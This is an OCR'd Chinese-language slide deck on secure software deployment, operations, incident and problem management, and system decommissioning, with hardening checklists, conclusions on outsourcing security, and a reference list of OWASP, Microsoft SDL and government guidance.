http://www.guaizhi.com/uploads/allimg/160510/1003221154-0.jpg

需求/分析　設計　開發/測試　**部署建置**　維運

軟體開發生命週期

- **+ OWASP Top 10(2017)**




部署強化 ➔ “Secure Defaults”


OWASP Top 10: A6

- 主機系統設定
  - ✓ OS /系統元件是否更新上patch
  - ✓ 修改預設登入帳密
  - ✓ 關閉不必要的網路服務(service ports)
  - ✓ 各主機時間確實同步
- 網站環境設定
  - ✓ Web Server設定
    - 小心控管“系統網頁”(例: Tomcat Admin、phpMyAdmin for MySQL、PHP Info page …)
    - 關閉目錄瀏覽權限
    - 關閉檔案執行權限
    - 設定cookie安全屬性
    - 限縮Google搜尋範圍(robots.txt)
    - OS執行權限最小化
  - ✓ SSL設定 https://github.com/ssllabs/research/wiki/SSL-and-TLS-Deployment-Best-Practices
- 網頁系統設定
  - ✓ 移除 “debugging modes”
    - Log、backdoor、PW、comment
  - ✓ 系統管理者預設帳密
  - ✓ 開啟存取控管設定
  - ✓ 管理網頁限制存取來源IP

https://pic.pimg.tw/applause29/1456553329-2587487144_n.jpg




縱深防禦機制



(5)維運階段

- ✓弱點修補管理
- ✓監控與處理安全攻擊事件

https://p7.hiclipart.com/preview/1008/256/894/ansvar-shutterstock-service-stock-illustration-3d-villain.jpg




“正常時期”之維運管理

- 組態管理 (Configuration Management)
  - ✓ CMDB: 記錄系統各項軟硬體元件與設定
    - – 資產管理
    - – 備援管理
- 變更管理 (Change Management)
  - ✓ 變更流程
  - ✓ 變更紀錄
- 弱點修補管理 (Vulnerabilities Management)
  - ✓ 進行主機與應用系統之弱點掃描: 定期/不定期
  - ✓ 更新與修補
- 日誌稽核管理 (Log Audit)
  - ✓ 日誌儲存管理
  - ✓ 定期報表稽核

“非常時期”之維運管理

➢ 事故管理 (Incident Management)

- ✓ **Event ➔ Alert ➔ Incident**
- ✓ **Incident Response SOP**



https://image.slidesharecdn.com/gb757incidentresponse-140925201019-phpapp01/95/incident-response-20-638.jpg?cb=1411675894

- ✓ **注意事項**
  - **事前規劃**
    - 人力
    - 通報順序
  - **授權後行動**
  - **維護 chain of evidence**
  - **事後討論**
    - Lesson Learned
    - 日後補強依據

“非常時期”之維運管理 (cont.)

- 問題管理 (Problem Management)
  - ✓ “Problem”
    - – “Unknown” underlying cause of one or more incidents
  - ✓ 管理目標
    - – 確認與解決 root cause
    - – 避免重複發生
      - 可能需要改變流程或制度
- 兩者比較:

管理	目的	時間
Incident Management	**Restore** service	較快
Problem Management	**Improve** service	較久


(6)系統下線

- ✓ 機敏資料清除

https://img1.daumcdn.net/thumb/R800x0/?scode=mtistory2&fname=https%3A%2F%2Ft1.daumcdn.net%2Fcfile%2Ftistory%2F1305AB144A0FF1E4C9

系統下線安全議題

- 下線原因
  - ✓ 改版、軟硬體老舊不再支援、維護成本過高、....
- 安全下線
  - ✓ 變更管理(Change Management)
    - 取代方案
    - 切換流程
    - 更新CMDB(Configuration Management Database)
  - ✓ 舊版刪除
    - 下線流程監控與紀錄
    - 存取控管調整 ➔ 帳號/權限
    - 相關軟硬體調整
    - Uninstall /Archive /Secure Delete ➔ 機敏資料清除



結論

結論

- 越前期進行安全防禦成本越低
- 以風險管理的來進行防護選擇
- 上線前妥善測試把關
- 良好的日誌設計與管理才有益於資安事件調查
- 維運時需要時時監控
- 事件處理流程需提前規劃與演練


http://img3.redocn.com/20100415/20100413_1f47d9e28cdffe03d09eH3ofezaSse3U.jpg

結論 (cont.)

- 軟體外包“要”管理
  - ✓ 契約中應明訂安全相關管理要求
    - 確認軟體安全需求
    - 評估廠商資安能力
      - 本身人力素質
      - 資安委外廠商素質
    - 驗收交付項目需隨附安全檢測及修復報告書，如：
      - 安全相關功能測試報告書
      - 效能檢測報告書
      - 原始碼檢測報告書
      - 網頁弱點掃瞄測試報告書
      - 滲透測試報告書
    - 上線後是否需安排定期安全檢驗
    - 若不幸發生資安事件，原開發廠商如何配合進行後續修補之 SLA (Service Level Agreement)

結論 (cont.)

資安沒有100%不出事 ➔ 可處理/可接受的
剩餘風險(頻率、衝擊)



http://www.mtsc.com.tw/images/service/Network.gif

- *難攻*
- *偷不走*
- *易抓*

參考文獻與延伸閱讀

- 行政院國家資通安全會報技術服務中心「105 安全系統開發訓練研習」教材
  - ✓ https://www.nccst.nat.gov.tw/HandoutDetail?lang=zh&seq=1255
- 行政院國家資通安全會報技術服務中心 – 漏洞通告
  - ✓ https://www.nccst.nat.gov.tw/Vulnerability?lang=zh
- 行政院國家資通安全會報技術服務中心 –安全軟體設計參考指引
  - ✓ https://www.nccst.nat.gov.tw/CommonSpecification?lang=zh
- **Microsoft SDL**
  - ✓ https://www.microsoft.com/en-us/sdl/
- **Microsoft Threat Modeling Tool**
  - ✓ https://www.microsoft.com/en-us/sdl/adopt/threatmodeling.aspx
  - ✓ https://www.microsoft.com/en-us/download/details.aspx?id=49168
- **CSSLP**
  - ✓ **Official (ISC)2 CSSLP Education Seminar Materials**

參考文獻與延伸閱讀 (cont.)

- **OWASP**
  - ✓ https://www.owasp.org/index.php/Main_Page
- **CWE/SANS - Top 25 Most Dangerous Programming Errors**
  - ✓ http://cwe.mitre.org/top25/index.html#Listing
- **SANS Securing Web Application Technologies [SWAT] Checklist**
  - ✓ https://software-security.sans.org/resources/swat
- **2019 Application Security Risk Report**
  - ✓ https://www.microfocus.com/media/report/2019-application-security-risk-report.pdf
- **Secure by Defaults**
  - ✓ https://en.wikipedia.org/wiki/Secure_by_default
- **SSL Best Practice**
  - ✓ https://www.ssllabs.com/projects/best-practices/
- **書籍:『 The Web Application Hackers Handbook 』- Dafydd Stuttard、Marcus Pinto**
- **書籍:『 Hacking the Code (ASP.NET Web ApplicationSecurity)』- Mark M. Burnett、James C.Foster**
- **書籍:『 Java網站安全防護實務手冊 - 軟體開發安全技術的九大黃金準則』- 蔡宗霖，碁峯出版社。**

謝謝聆聽